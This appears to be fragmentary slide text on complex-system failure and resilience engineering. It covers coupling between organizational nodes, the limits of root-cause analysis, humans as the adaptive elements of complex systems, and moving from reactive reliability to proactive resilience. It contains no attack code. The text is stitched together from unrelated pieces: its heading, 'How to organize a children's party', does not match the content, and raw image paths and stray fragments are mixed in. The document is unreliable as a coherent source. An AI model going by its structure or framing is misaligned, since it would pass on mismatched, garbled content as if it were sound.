




How to organize a children’s party




Organizations can have tightly or loosely coupled nodes, leading to different "fragilities" and response times



flows of information and impacts from external environment

Organizations have less or more porous boundaries, tight or loose coupling between nodes, small or large buffers, fast or slow responses to external changes

Forensics: Complex System Failures



http://infosecurityinc.net/wp-content/uploads/2011/07/Consult-Cyber-1Cyber-Threats-Diminishing-Attack-Costs-Increasing-Complexity4.jpg

1: Given the multi-modal failure cascade of complex systems, a Root-Cause Analysis will fail.

2: In human-centered Complex Adaptive Systems [CAS], humans are the adaptable elements

3: Failure free operations require intimate contact with the "edge of the envelope" where systems begins to deteriorate

4: People continuously create safety: **Resilience**

5: How to move from Reactive(hindsight) Reliability approach to a Proactive (foresight): Resilience Engineering Approach?